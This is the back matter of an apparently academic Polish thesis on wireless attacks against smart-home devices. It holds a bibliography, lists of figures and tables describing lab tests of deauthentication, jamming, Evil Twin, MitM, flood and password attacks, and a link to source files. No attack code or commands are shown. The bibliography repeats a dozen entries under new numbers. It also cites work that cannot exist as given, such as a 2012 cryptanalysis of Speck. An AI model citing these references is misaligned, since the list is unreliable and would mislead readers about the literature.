- [24] Douligieris, C., & Mitrokotsa, A. (2004). DDoS attacks and defense mechanisms: classification and state-of-the-art. *Computer Networks*, 44(5), 643-666.
- [25] Burbank, J. L., Chimento, P. F., Haberman, B. K., & Kasch, W. T. (2006). Key challenges of military tactical networking and the elusive promise of MANET technology. *IEEE Communications Magazine*, 44(11), 39-45.
- [26] Naveed, M., & Gavrilovska, L. (2017). Survey of communication security in Zigbee: Attacks & defenses. In *2017 26th International Conference on Computer Communication and Networks (ICCCN)* (pp. 1-9). IEEE.
- [27] Ferguson, N., Schneier, B., & Kohno, T. (2010). *Cryptography engineering: design principles and practical applications*. Wiley Publishing.
- [28] Vidalis, S., & Jones, A. (2005). Using vulnerability trees for decision making in threat assessment. *Computers & Security*, 24(8), 624-632.
- [29] Wu, B., Chen, J., Wu, J., & Cardei, M. (2007). A survey of attacks and countermeasures in mobile ad hoc networks. *Wireless Network Security*, 103-135.
- [30] Szigeti, T., Hattingh, C., Barton, R., & Bragg, K. (2004). *End-to-end QoS network design: quality of service in LANs, WANs, and VPNs*. Cisco Press.
- [31] Kim, W. H., & Gligor, V. D. (2016). Admittance control of network traffic: the missing link. *IEEE Security & Privacy*, 14(5), 24-34.
- [32] Giura, P., & Wang, W. (2012). A context-based detection framework for advanced persistent threats. In *2012 International Conference on Cyber Security* (pp. 69-74). IEEE.
- [33] IEEE Computer Society. (2020). *IEEE Standard for Information technology—Telecommunications and information exchange between systems Local and metropolitan area networks—Specific requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications*. IEEE Std 802.11-2020 (Revision of IEEE Std 802.11-2016), 1-4379.
- [34] Jadhav, S. V., Bagde, D. K., & Pathan, A. S. K. (2020). A survey on various security attacks and their classifications. In *2020 5th International Conference on Communication and Electronics Systems (ICCES)* (pp. 711-716). IEEE.
- [35] Weir, M., Aggarwal, S., Collins, M., & Stern, H. (2010). Testing metrics for password creation policies by attacking large sets of revealed passwords. In *Proceedings of the 17th ACM conference on Computer and communications security* (pp. 162-175).

- [36] Kwon, T., & Shon, T. (2012). Security analysis and improvements of IEEE 802.11i standard. *Computer Communications*, 35(17), 2174-2184.
- [37] Kaur, K., Kaur, A., & Singh, B. (2017). Network intrusion detection system based on feature selection and ordering technique using machine learning. In 2017 7th International Conference on Cloud Computing, Data Science & Engineering-Confluence (pp. 622-626). IEEE.
- [38] Gupta, B. B., & Agrawal, D. P. (2018). Security issues in mobile ad hoc networks. In *Handbook of research on wireless security* (pp. 339-362). IGI Global.
- [39] Borghoff, J., Canteaut, A., Gjøsteen, K., Landelle, G., Naya-Plasencia, M., Øygaard, R. & Zimmermann, T. (2012). Cryptanalysis of the speck family of block ciphers. In *Advances in Cryptology-CRYPTO 2012: 32nd Annual Cryptology Conference*, Santa Barbara, CA, USA, August 19-23, 2012. *Proceedings 32* (pp. 415-433). Springer Berlin Heidelberg.
- [40] Liu, A. X., & Saidi, H. (2007). Cryptographic puzzles for virtual machines. In 2007 IEEE International Conference on Communications (pp. 1565-1569). IEEE.
- [41] Wazid, M., Das, A. K., Khan, M. K., & Vasilakos, A. V. (2017). Key management and intrusion detection in wireless sensor networks: a survey. *IEEE Communications Surveys & Tutorials*, 19(1), 282-323.
- [42] Kumar, P., & Lee, H. J. (2012). Security issues in healthcare applications using wireless medical sensor networks: A survey. *Sensors*, 12(1), 55-91.
- [43] Gupta, B. B., & Agrawal, D. P. (2018). Security issues in mobile ad hoc networks. In *Handbook of research on wireless security* (pp. 339-362). IGI Global.
- [44] Borghoff, J., Canteaut, A., Gjøsteen, K., Landelle, G., Naya-Plasencia, M., Øygaard, R., ... & Zimmermann, T. (2012). Cryptanalysis of the speck family of block ciphers. In *Advances in Cryptology-CRYPTO 2012: 32nd Annual Cryptology Conference*, Santa Barbara, CA, USA, August 19-23, 2012. *Proceedings 32* (pp. 415-433). Springer Berlin Heidelberg.
- [45] Liu, A. X., & Saidi, H. (2007). Cryptographic puzzles for virtual machines. In 2007 IEEE International Conference on Communications (pp. 1565-1569). IEEE.
- [46] Wazid, M., Das, A. K., Khan, M. K., & Vasilakos, A. V. (2017). Key management and intrusion detection in wireless sensor networks: a survey. *IEEE Communications Surveys & Tutorials*, 19(1), 282-323.
- [47] Kumar, P., & Lee, H. J. (2012). Security issues in healthcare applications using wireless medical sensor networks: A survey. *Sensors*, 12(1), 55-91.
- [48] Douligieris, C., & Mitrokotsa, A. (2004). DDoS attacks and defense mechanisms: classification and state-of-the-art. *Computer Networks*, 44(5), 643-666.
- [49] Burbank, J. L., Chimento, P. F., Haberman, B. K., & Kasch, W. T. (2006). Key challenges of military tactical networking and the elusive promise of MANET technology. *IEEE Communications Magazine*, 44(11), 39-45.
- [50] Naveed, M., & Gavrilovska, L. (2017). Survey of communication security in Zigbee: Attacks & defenses. In 2017 26th International Conference on Computer Communication and Networks (ICCCN) (pp. 1-9). IEEE.
- [51] Ferguson, N., Schneier, B., & Kohno, T. (2010). *Cryptography engineering: design principles and practical applications*. Wiley Publishing.
- [52] Vidalis, S., & Jones, A. (2005). Using vulnerability trees for decision making in threat assessment. *Computers & Security*, 24(8), 624-632.
- [53] Wu, B., Chen, J., Wu, J., & Cardei, M. (2007). A survey of attacks and countermeasures in mobile ad hoc networks. *Wireless Network Security*, 103-135.
- [54] Szigeti, T., Hattingh, C., Barton, R., & Bragg, K. (2004). *End-to-end QoS network design: quality of service in LANs, WANs, and VPNs*. Cisco Press.

Spis rysunków

- Rys. 2.1. Schemat stanowiska badawczego dla przykładów 2.1.2 oraz 2.1.3. Na schemacie widać trzy położenia zakłócacza oznaczone cyframi 1-3.
- Rys. 2.2. Konfiguracja ataku w interfejsie graficznym oprogramowania ESP8266 Deauther.
- Rys. 2.3. Menu ataku w interfejsie ESP8266 Deauther.
- Rys. 2.4. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.
- Rys. 2.5. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla drugiej lokalizacji zagłuszacza.
- Rys. 2.6. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.
- Rys. 2.7. Konsola ataku deautoryzacyjnego w oprogramowaniu Airededdon
- Rys. 2.8. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.
- Rys. 2.9. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.
- Rys. 2.10. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.
- Rys. 2.11. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.
- Rys. 2.12. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla drugiej lokalizacji zagłuszacza.
- Rys. 2.13. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.
- Rys. 2.14. Schemat stanowiska testowego dla ataków 2.1.4, 2.1.5, 2.1.6
- Rys. 2.15. Odnalezienie przez oprogramowanie Airededdon punkty dostępu.
- Rys. 2.16. Fałszywy captive portal wyświetlający monit o wprowadzeniu hasła do sieci.
- Rys. 2.17. Konsola Airededdon wyświetlająca informacje o przechwyceniu hasła.
- Rys. 2.18. Plik tekstowy z odnalezionym hasłem sieci WiFi.
- Rys. 2.19. Schemat stanowiska badawczego dla ataków 2.1.7, 2.1.8, 2.1.10 – 2.1.12.
- Rys. 2.20. Konsola oprogramowania msf6 podczas przeprowadzania ataku.
- Rys. 2.21. Wykres otrzymanych odpowiedzi od punktu dostępu na zapytanie ping w czasie trwania ataku.
- Rys. 2.22. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.
- Rys. 2.23. Interfejs sieciowy przedstawiający obciążenie serwera w trakcie trwania ataku.
- Rys. 2.24. Schemat stanowiska badawczego dla przykładu 2.1.9.
- Rys. 2.25. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.
- Rys. 2.26. Zrzut ekranu z próby uruchomienia interfejsu sieciowego serwera.
- Rys. 2.27. Dane przesyłane przez urządzenie ESPHome przed rozpoczęciem ataku.
- Rys. 2.28. Wykres otrzymanych odpowiedzi od urządzenia ESP na zapytanie ping w czasie trwania ataku.
- Rys. 2.29. Dane przesyłane przez urządzenie ESPHome po rozpoczęciu ataku.
- Rys. 2.30. Zrzut ekranu przedstawiający odnalezione pakiety HTTP w programie Wireshark.
- Rys. 2.31. Treść przechwyconego pakietu zawierającego dane o utworzonej automatyzacji.
- Rys. 2.32. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.
- Rys. 2.33. Schemat stanowiska badawczego z przykładu 2.2.1.

Rys. 2.34. Zrzut ekranu z programu CommView przedstawiający odnalezione pakiety MNGT.

Rys. 2.35. Treść przechwyconego pakietu wysłanego przez urządzenie ESPNow.

Rys. 2.36. Atrybuty urządzenia ESPNow wyświetlane w interfejsie sieciowym serwera przed atakiem.

Rys. 2.37. Schemat stanowiska badawczego wykorzystanego w przykładzie 2.2.2.

Rys. 2.38. Atrybuty urządzenia ESPNow wyświetlane w interfejsie sieciowym serwera po przeprowadzonym ataku.

Rys. 2.39. Schemat stanowiska badawczego dla przykładu 2.2.3.

Rys. 2.40. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.

Rys. 2.41. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla drugiej lokalizacji zagłuszacza.

Rys. 2.42. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.

Rys. 2.43. Schemat stanowiska badawczego dla przykładu 2.2.4.

Rys. 2.44. Wykres otrzymanych przychodzących wiadomości na serwer w czasie trwania ataku.

Rys. 2.45. Zrzut ekranu konsoli skryptu Python, pokazujący utratę połączenia z urządzeniem.

Rys. 2.46. Schemat stanowiska badawczego dla przykładu 2.3.2.

Rys. 2.47. Wykres otrzymanych wiadomości od drugiego mikrokontrolera w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.

Rys. 2.48. Wykres otrzymanych wiadomości od drugiego mikrokontrolera w czasie trwania ataku dla drugiej lokalizacji zagłuszacza.

Rys. 2.49. Wykres otrzymanych wiadomości od drugiego mikrokontrolera w czasie trwania ataku dla trzeciej lokalizacji zagłuszacza.

Rys. 2.50. Schemat stanowiska badawczego dla przykładu 2.4.1.

Rys. 2.51. Zrzut ekranu z interfejsu Zigbee2MQTT przedstawiający atrybuty przełącznika światła.

Rys. 2.52. Zrzut ekranu z interfejsu Zigbee2MQTT przedstawiający błąd w otrzymaniu wiadomości zwrotnej od przełącznika światła.

Rys. 4.1. Zrzut ekranu z interfejsu graficznego routera.

Rys. 4.2. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.

Rys. 4.3. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku.

Rys. 4.4. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.

Rys. 4.5. Wykres otrzymanych odpowiedzi na zapytanie ping w czasie trwania ataku dla pierwszej lokalizacji zagłuszacza.

Rys. 4.6. Zrzut ekranu z interfejsu graficznego routera.

Rys. 4.7. Wykres otrzymanych odpowiedzi od serwera na zapytanie ping w czasie trwania ataku

Rys. 4.8. Powiadomienie informujące o wykrytym ataku HTTP Request Flood

Rys. 4.9. Powiadomienie informujące o ataku ARP.

Rys. 4.10. Treść przechwyconego pakietu zawierającego dane o utworzonej automatyzacji.

Rys. 4.11. Treść przechwyconego pakietu zawierającego dane korespondencji pomiędzy serwerem a mikrokontrolerem.

Spis tabel

- Tab. 3.1. Tabela oceny ataku deautoryzacyjnego za pomocą mikrokontrolera.
- Tab. 3.2. Tabela oceny ataku deautoryzacyjnego za pomocą Raspberry Pi.
- Tab. 3.3. Tabela oceny ataku przy użyciu jammera.
- Tab. 3.4. Tabela oceny ataku packet sniffing dla WiFi w trybie infrastrukturalnym z AP.
- Tab. 3.5. Tabela oceny ataku packet sniffing dla WiFi w trybie ad hoc.
- Tab. 3.6. Tabela oceny ataku na tablicę ARP.
- Tab. 3.7. Tabela oceny ataku MitM na serwer automatyzacji.
- Tab. 3.8. Tabela oceny ataku DoS TCP SYN Flood na punkt dostępu.
- Tab. 3.9. Tabela oceny ataku DoS TCP SYN Flood na serwer Home Assistant.
- Tab. 3.10. Tabela oceny ataku DDoS HTTP Flood na serwer Home Assistant.
- Tab. 3.11. Tabela oceny ataku DoS Flood na serwer ESPAssistant
- Tab. 3.12. Tabela oceny ataku DoS typu HTTP Flood na urządzenie ESPHome.
- Tab. 3.13. Tabela oceny ataku Ping Flood DoS na urządzenia dźwiękowe Bluetooth.
- Tab. 3.14. Tabela oceny ataku Evil Twin na sieć WiFi.
- Tab. 3.15. Tabela oceny ataku słownikowego na sieć WiFi.
- Tab. 3.16. Tabela oceny ataku brute force na sieć WiFi.

Załącznik

Pliki źródłowe programów użytych w pracy: <https://github.com/mateuszsury/abinbsad>